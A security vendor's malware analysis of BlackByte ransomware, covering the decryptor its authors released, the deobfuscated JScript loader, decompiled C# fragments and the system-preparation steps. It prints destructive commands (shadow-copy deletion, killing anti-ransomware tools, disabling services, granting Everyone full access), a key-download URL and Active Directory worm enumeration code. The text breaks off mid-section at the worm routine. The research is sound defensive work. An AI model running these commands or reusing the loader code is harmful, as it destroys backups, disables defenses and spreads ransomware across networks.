


BlackByte Ransomware – Pt. 1 In-depth Analysis

 trustwave.com/en-us/resources/blogs/spiderlabs-blog/blackbyte-ransomware-pt-1-in-depth-analysis/



[Please click here for Part 2](#)

UPDATE 19.October.2021 - Based on some reactions and responses to our BlackByte analysis, and specifically, the included decryptor, we wanted to provide an update and some clarification.

First off, we've updated the decryptor on github to include two new files. One is the compiled build of the executable to make the tool more accessible and the second is a sample encrypted file "spider.png.blackbyte" that can be used to test the decryptor.

The decryptor takes a file (or files) encrypted by the ransomware as well as the raw encryption key in the fake image file "forest.png". For instance:

```
BlackByteDecryptor forest.png spider.png.blackbyte
```

In the example the file "spider.png.blackbyte" has been encrypted by BlackByte. By using the key in "forest.png", we can decrypt the file and retrieve "spider.png". At no time is the original encrypted file, "spider.png.blackbyte", modified.

As mentioned in the blog post, we know that "forest.png" was used as a key across multiple systems infected with BlackByte. Based on the retrieval of that key from a hardcoded web server (<http://45.9.148.114/forest.png>), we believe that it's likely that this key was reused across many, if not all, current victims.

However, it's certainly possible that the actors behind BlackByte might have changed that key file at some point. While it was taken down and no longer accessible, they may have used different "forest.png" files for different victims.

In cases where the key might be different, the decryptor and key we provide [here](#) will not work to recover the victim's data. That said, it will also cause no harm or damage your data (at least not any further than it already was by BlackByte). When the victim attempts to run the decryptor as in the previous example:

```
BlackByteDecryptor forest.png spider.png.blackbyte
```

The resulting recovered file "spider.png" will simply be garbage data as the incorrect key was used. Additionally, if the file "spider.png" already existed on the system for any reason, perhaps recovered from a backup, or copied from another system, the decryptor will exit out with the error:

```
Warning: Target file spiderlabs.png exists. Not overwriting.
```

The important part here is that the original, encrypted file, "spider.png.blackbyte", will still be on the system and unmodified. If the victim can access the correct key file originally used to encrypt their data, then recovery is still possible.

The key itself however is only downloaded to the victim system's memory and not stored on disk. This means victims would need to pull the key using memory dump tools on a fresh victim system. Because of this, and since we believe that the key we spotted and archived is likely reused by many victims, we provide that key with the decryptor in the hopes of helping those affected to recover.

Introduction

During a recent malware incident response case, we encountered an interesting piece of ransomware that goes by the name of BlackByte.

We thought that this ransomware was not only interesting but also quite odd:

1. Same as other notorious ransomware variants like REvil, BlackByte also avoids systems with Russian and ex-USSR languages.
2. It has a worm functionality similar to RYUK ransomware.
3. It creates a wake-on-LAN magic packet and sends it to the target host - making sure they are alive when infecting them.
4. The author hosted the encryption key in a remote HTTP server and in a hidden file with .PNG extension.
5. The author lets the program crash if it fails to download the encryption key.
6. The RSA public key embedded in the body is only used once, to encrypt the raw key to display in the ransom note – that's it.
7. The ransomware uses only one symmetric key to encrypt the files.

The auction site that is linked in the ransom note is also quite odd, see below. The site claims that it has exfiltrated data from its victims, but the ransomware itself does not have any exfiltration functionality. So this claim is probably designed to scare their victims into complying.



Figure 19: BlackByte's Onion site

File Decryption

Unlike other ransomware that may have a unique key in each session, BlackByte uses the same raw key (which it downloads) to encrypt files and it uses a symmetric-key algorithm – AES. To decrypt a file, one only needs the raw key to be downloaded from the host. As long as the .PNG file it downloaded remains the same, we can use the same key to decrypt the encrypted files.

So, we wrote a file decryptor that is available at this link: <https://github.com/SpiderLabs/BlackByteDecryptor>

The GitHub repository also includes the "forest.png" file that has the necessary encryption keys embedded in it.

Example usage:

Decrypting an encrypted file

BlackByteDecryptor forest.png spider.png.blackbyte

Decrypting a directory

BlackByteDecryptor forest.png c:\temp

This will decrypt files in the c:\temp directory, or recursively decrypt a directory:

BlackByteDecryptor forest.png c:\temp -r

Launcher

The initial sample we analyzed can be found at this [VirusTotal link](#) and is a JScript launcher file. Upon inspection, we saw that it utilizes obfuscation techniques to hide its malicious nature. If you want to dig in further on the obfuscation details, and how we deobfuscated it, we posted a [separate blog](#) about this. Below is an overview diagram of the initial execution flow.




Figure 1: JScript execution flow

The main function of the obfuscated Jscript is to decode the main payload and launch it in the memory. Below is the de-obfuscated and the beautified code:

```

1 function Base64Decode(encodedString) {
2     var xmlDOMObj = new ActiveXObject("Microsoft.XMLDOM");
3     var tempElement = xmlDOMObj.createElement("tmp");
4     tempElement.dataType = "bin.Base64 ";
5     var encodedStringSplit = encodedString.split("");
6     var reverseArray = encodedStringSplit.reverse();
7     tempElement.text = reverseArray.join("");
8     var binaryStream = WScript.CreateObject("ADODB.Stream");
9     binaryStream.Type = 1;
10    binaryStream.Open();
11    binaryStream.Write(tempElement.nodeTypedValue);
12    binaryStream.Position = 0;
13    binaryStream.Type = 2;
14    binaryStream.CharSet = "utf-8"
15    return binaryStream.ReadText();
16 }
17
18 try {
19     new ActiveXObject("WScript.Shell").Environment("Process")("COMPLUS_Version") = "v4.0.30319"
20     var TextAsciiObject = new ActiveXObject("System.Text.ASCIIEncoding")
21     var length = TextAsciiObject.GetByteCount_2(EncodedPayload_B64);
22     var EncodedStringAscii = TextAsciiObject.GetBytes_4(EncodedPayload_B64);
23     var FromBase64Transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform")
24     EncodedStringAscii = FromBase64Transform.TransformFinalBlock(EncodedStringAscii, 0, length);
25     var MemoryStream = new ActiveXObject("System.IO.MemoryStream")
26     MemoryStream.Write(EncodedStringAscii, 0, (length / (2 * 2)) * (2 + 1));
27     MemoryStream.Position = 0;
28     var binaryFormat = new ActiveXObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
29     var arrayList = new ActiveXObject("System.Collections.ArrayList")
30     var payloadMemoryStream = binaryFormat.Deserialize_2(MemoryStream);
31     arrayList.Add(undefined);
32     payloadMemoryStream.DynamicInvoke(arrayList.ToArray()).CreateInstance("jSfMMrZfotrr") // run DLL binary
33 } catch (e) {}

```

Figure 2

The DLL Payload

The payload is a .NET DLL (managed code) that contains a class named jSfMMrZfotrr.




Figure 3. DLL file .NET assemblies

The main purpose of this DLL is the following:

1. Add .JS and .EXE file extensions into Microsoft Defender's exclusion list.
2. Evade the Microsoft Antimalware Scan Interface (AMSI) DLL so that it will not scan the loaded malware and alert the user for suspicious activity .
3. Check to see if the following DLLs are present:

- SbieDll.dll (Sandboxie)
- SxIn.dll (Qihoo360 Sandbox)
- Sf2.dll (Avast Antivirus)

- snxhk.dll (Avast)
- cmdvrt32.dll (Comodo Internet)

1. Extract and decode the main payload (BlackByte ransomware) from the resources then execute it in the memory.

Extracting the main payload – BlackByte - didn't come easy, as it turns out that the executable binary is encrypted.




Figure 4. The Ransomware binary is tucked in the .NET assembly resource file named GOor.PVT5.

To make it easier and bypass analyzing the encryption and obfuscation layer, we simply let the JScript code run using cscript command:

```
cscript.exe <malicious JScript launcher>
```

Then we let the malicious .NET assembly run in memory. Afterward, we dumped all the .NET assemblies including the decrypted BlackByte .NET executable. We used a tool called [MegaDumper](#) to achieve this.




Figure 5. By dumping the CSCSCRIPT.EXE that executes the malicious script, we can dump all the .NET assemblies running in its memory space.




Figure 6: Once dumped, the decrypted .NET assemblies are saved in the drive and we can start analyzing them.

BlackByte: Preparing the Infected System

Before encrypting, BlackByte first prepares the system so that nothing may hamper it from its file encryption routine. During the initialization, the ransomware sets the value of essential fields such as the ransom notes, the encrypted file extension, cryptographic salt, OS name, among others. Victim identification is then

generated by combining the infected system's processor ID and the volume serial number and hashing them with MD5. The ransomware creates a mutex named Global\1f07524d-fb13-4d5e-8e5c-c3373860df25 and terminates if that mutex name already exists.

```

static Blackbyte()
{
    Blackbyte.DesktopPath = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
    Blackbyte.Salt = new byte[] { 0x01,0x02,0x03,0x04,0x05,0x06,0x07,0x08};
    Blackbyte.RC4EncryptedKey = Blackbyte.EmptyString;
    Blackbyte.AllYourFilesAreEncrypted = Encoding.UTF8.GetString(Convert.FromBase64String(CryptoLib.DecryptString(CryptoLib.Encstr_ALL_YOUR_FILES_ARE_ENCRYPTED())));
    Blackbyte.PleaseReadRansomnote = Encoding.UTF8.GetString(Convert.FromBase64String(CryptoLib.DecryptString(CryptoLib.Encstr_PleasereadRansomnote())));
    Blackbyte.BlackbyteExtension = Encoding.UTF8.GetString(Convert.FromBase64String(CryptoLib.DecryptString(CryptoLib.Encstr_DotBlackbyte())));
    Blackbyte.RansomnoteTemplate = CryptoLib.DecryptString(CryptoLib.Encstr_Ransomnote_template());
    Blackbyte.U6awE1hjuwB = 0;
    Blackbyte.FileSizeInMegabyte = 3;
    Blackbyte.EncryptedFileCount = 0;
    Blackbyte.u4eGzKfBR0yS = false;
    Blackbyte.OSName = Utilities.GetOSName();
    Blackbyte.RansomNoteString = Blackbyte.EmptyString;
    Blackbyte.RansomnoteFilename = @"\"BlackByte_restoremyfiles.hta";
    Blackbyte.UnknownVar = new string[0];
    string[] array = new string[1];
    string[] array2 = array;
    array2[0] = "[auto]";
    Blackbyte.Auto = array;
    string[] array3 = new string[1];
    string[] array4 = array3;
    array4[0] = "[FULL]";
    Blackbyte.Full = array3;
}

```

Figure 7

Afterward, it checks if the system language locale is on its list of language codes – as shown below. If the system default language is on the list, BlackByte terminates:

BCP 47 Code	Language	Language Code
hy-AM	Armenian (Armenia)	1067
az-Cyrl-AZ	Azeri (Cyrillic) - Azerbaijan	2092
Cy-az-AZ	Azeri (Cyrillic) - Azerbaijan	
Lt-az-AZ	Azeri (Latin) - Azerbaijan	1068
be-BY	Belarusian - Belarus	1059
kk-KZ	Kazakh - Kazakhstan	1087
ky-KZ	Kyrgyz - Kazakhstan	
ky-KZ	Kyrgyz - Kazakhstan	
tt-RU	Tatar - Russia	
ba-RU	Bashkir (Russia)	
sah-RU	Sakha (Russia)	

ru-RU	Russian (Russia)	1049
tg-Cyrl-TJ	Tajik (Cyrillic, Tajikistan)	1064
uz-Cyrl-UZ	Uzbek (Cyrillic, Uzbekistan)	2115
	Uzbek (Latin)	1091
uk-UA	Ukrainian (Ukraine)	1058
ka-GE	Georgian (Georgia)	1079
	Turkmen	1090

The ransomware also sets its process priority class to above normal and uses **SetThreadExecutionState** API to prevent the system from entering sleep. It then removes applications and terminates processes that can hinder the encryption of the target files. Below are the actions it does in the system:

It enumerates the registry key:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

And then deletes the following subkeys:

1. vssadmin.exe
2. wbadmin.exe
3. bcdedit.exe
4. powershell.exe
5. diskshadow.exe
6. net.exe
7. taskkill.exe
8. wmic.exe

BlackByte terminates Raccine, an anti-ransomware utility, and uninstalls it from the infected system by running the command:

```
taskkill.exe /F /IM Raccine.exe
```

```
taskkill.exe /F /IM RaccineSettings.exe
```

```
schtasks.exe /DELETE /TN \"Raccine Rules Updater\" /F
```

It also deletes any Raccine related registry keys including:

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
Name = "Raccine Tray"
```

```
HKLM\SYSTEM\CurrentControlSet\Services\EventLog\Application\Raccine
```

It runs a series of SC commands to disable a list of services:

```
sc.exe config SQLTELEMETRY start = disabled
```

```
sc.exe config sc SQLTELEMETRY$ECWDB2 start = disabled
```

```
sc.exe config SQLWriter start = disabled
```

```
sc.exe config SstpSvc start = disabled
```

```
sc.exe config MBAMService start = disabled
```

```
sc.exe config wuauerv start = disabled
```

It also enables the following services:

```
Dnscache fdPHost
```

```
FDResPub SSDPSRV
```

```
upnphost RemoteRegistry
```

It uses the Microsoft Restart Manager API RmShutdown to terminate the following processes:

```
agntsvc CNTAoSMgr dbeng50 dbsnmp encsvc
```

```
excel firefox firefoxconfig infopath isqlplussvc
```

```
mbamtray msaccess msftesql mspub mydesktopqos
```

```
mydesktopservice mysqld mysqld-nt mysqld-opt Ntrtscan
```

```
ocautoupds ocomm ocssd onenote oracle
```

```
outlook PccNTMon powerpnt sqbcoreservice sql
```

```
sqlagent sqlbrowser sqlservr sqlwriter steam
```

```
synctime tbirdconfig thebat thebat64 thunderbird
```

```
tmlisten visio winword wordpad xfssvccon
```

zoolz	anydesk	chrome	opera	msedge
firefox	iexplore	explorer	winlogon	SearchIndexer
wininit	SearchApp	SearchUI	Powershell	

The following living-off-the-land commands are also executed to delete all shadow copies on all volumes, delete Windows restore points, disable controlled folder access, enable network discovery, grant "everyone" full access to target drives, delete the recycle bin, enable file and printer sharing, and enable SMB1 protocol.

```
vssadmin.exe resize shadowstorage /for=c: /on=c: /maxsize=401MB
```

```
vssadmin.exe resize shadowstorage /for=c: /on=c: /maxsize=unbounded
```

```
vssadmin.exe resize shadowstorage /for=d: /on=d: /maxsize=401MB
```

```
vssadmin.exe resize shadowstorage /for=d: /on=d: /maxsize=unbounded
```

```
vssadmin.exe resize shadowstorage /for=e: /on=e: /maxsize=401MB
```

```
vssadmin.exe resize shadowstorage /for=e: /on=e: /maxsize=unbounded
```

```
vssadmin.exe resize shadowstorage /for=f: /on=f: /maxsize=401MB
```

```
vssadmin.exe resize shadowstorage /for=f: /on=f: /maxsize=unbounded
```

```
vssadmin.exe resize shadowstorage /for=g: /on=g: /maxsize=401MB
```

```
vssadmin.exe vssadmin.exe resize shadowstorage /for=g: /on=g: /maxsize=unbounded
```

```
vssadmin.exe resize shadowstorage /for=h: /on=h: /maxsize=401MB
```

```
vssadmin.exe resize shadowstorage /for=h: /on=h: /maxsize=unbounded
```

```
vssadmin.exe Delete Shadows /all /quiet  
powershell.exe Get-CimInstance Win32_ShadowCopy | Remove-CimInstance
```

```
powershell.exe Set-MpPreference -EnableControlledFolderAccess Disabled
```

```
cmd.exe /c rd /s /q %SYSTEMDRIVE%\\$Recycle.bin
```

```
cmd.exe /c rd /s /q D:\$Recycle.bin
```

```
netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes
```

```
netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes
```

```
powershell.exe Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
```

```
icacls.exe " <DRIVE LETTER>:*" /grant Everyone:F /T /C /Q
```

The ransomware sets the following registry settings to elevate local privilege, connect mapped drives, enable long paths:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```

```
LocalAccountTokenFilterPolicy = REG_DWORD:1
```

```
EnableLinkedConnections = REG_DWORD:1
```

```
HKLM\SYSTEM\CurrentControlSet\Control\FileSystem
```


```
LongPathsEnabled = REG_DWORD:1
```

BlackByte uses the mountvol.exe command to mount volume names and leverage the Microsoft Discretionary Access Control List tool – icacls.exe to grant the group to “Everyone” full access to the root of the drive.

```
C:\Windows\System32\icacls.exe "{DRIVE LETTER}:*" /grant Everyone:F /T /C /Q
```

BlackByte: Worm

This ransomware also has a worm capability. It first checks if the file %AppData%\<Generated Victim ID> exists. If this file does not exist, it means that the ransomware has not infected the network yet.



```
Blackbyte.GenerateID(); // generate victim ID
if (!File.Exists(Blackbyte.AppDataFolder + "\\\" + Blackbyte.VictimID))
{
    HtrltaATxIZG.Worm();
}
```

Figure 8: Once dumped, the decrypted .NET assemblies are saved in the drive and we can start analyzing them.

When the worm function is called, it initially sleeps for 10 seconds then queries at least 1,000 hostnames in the domain from the active directory.

```

1 reference
public static List<string> FindComputersInActiveDirectory()
{
    List<string> list = new List<string>();
    DirectoryEntry domain = new DirectoryEntry(Htr1taATxIZ6.GetDefaultNamingContext()); // get defaultNamingContext from LDAP://RootDSE
    DirectorySearcher directorySearcher = new DirectorySearcher(domain)
    {
        {
            PageSize = 1000,
            Filter = "(&(objectClass=computer))"
        };
        directorySearcher.PropertiesToLoad.Add("cn");
        using (SearchResultCollection searchResultCollection = directorySearcher.FindAll())
        {
            foreach (object obj in searchResultCollection)
            {
                SearchResult searchResult = (SearchResult)obj;
                List<string> list2 = list;
                ResultPropertyValueCollection resultPropertyValueCollection = searchResult.Properties["cn"];
                list2.Add((string)resultPropertyValueCollection[0]);
            }
        }
    }
    return list;
}

```

Figure 9: To get all the computer names in the network, BlackByte attempts to retrieve the defaultNamingContext from RootDSE from the Active Directory server, then it filters objects in the Active Directory identifying as computer and fetching a limit of up to 1,000 records.

It enumerates the returned record of hostnames, sends a wake-on-lan magic packet and then pings the target hosts making sure they are alive. Below is the worm routine and execution flow:

